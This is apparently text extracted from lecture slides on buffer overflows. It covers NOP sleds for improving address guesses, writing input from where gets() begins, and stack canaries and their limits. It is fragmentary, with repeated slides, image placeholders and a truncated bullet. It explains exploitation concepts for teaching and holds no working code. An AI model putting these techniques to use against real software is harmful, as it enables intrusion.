
nop is a single-byte instruction
(just moves to the next instruction)



Now we improve our chances of guessing by a factor of #nops


Buffer Overflows: Putting It All

But it has to be *something*; we have to start writing wherever the input to gets/etc. begins.



Buffer Overflows: Putting It All

But it has to be *something*; we have to start writing wherever the input to gets/etc. begins.




Protect the Return Address



- “Canary” on the stack
 - ▶ Random value placed between the local vars and the return address
 - ▶ If canary is modified, program is stopped
- Have we solved buffer overflows?



Canary Shortcomings

- Stack L




- Other local variables?
- Frame pointers?
- Anything left unprotected on stack can be used to launch attacks
- Not possible to protect everything
 - Varargs
 - Structure members
 - Performance

